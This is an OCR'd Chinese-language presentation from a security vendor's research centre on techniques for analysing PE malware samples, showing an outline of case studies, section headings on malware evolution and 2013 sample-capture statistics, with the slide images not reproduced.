PE恶意代码样本深度分析方法与技巧

哈尔滨安天科技股份有限公司
安全研究与应急处理中心 李柏松

提纲

- ☑ 恶意代码发展介绍
- ☑ 恶意代码分析介绍
- ☑ 实例1：感染式分析
- ☑ 实例2：场景环境--IM
- ☑ 实例3：场景环境--网银
- ☑ 实例4：通讯协议分析
- ☑ 实例5：网络下载信息解密
- ☑ 实例6：某样本数据解密
- ☑ 推荐反病毒工程师必读书目

基于脚本工具

恶意代码发展介绍


正文

☑恶意代码演进


☑恶意代码环境分类

☑PE恶意代码占比


恶意代码演进(感染式)




恶意代码演进(蠕虫)



恶意代码演进(木马)




恶意代码环境分类




PE恶意代码占比

- ☑ 2013年全年安天捕获恶意代码情况
  - 总数： 10,887,753 (约1千万个)
  - P E： 10,127,788
  - 非PE： 759,965

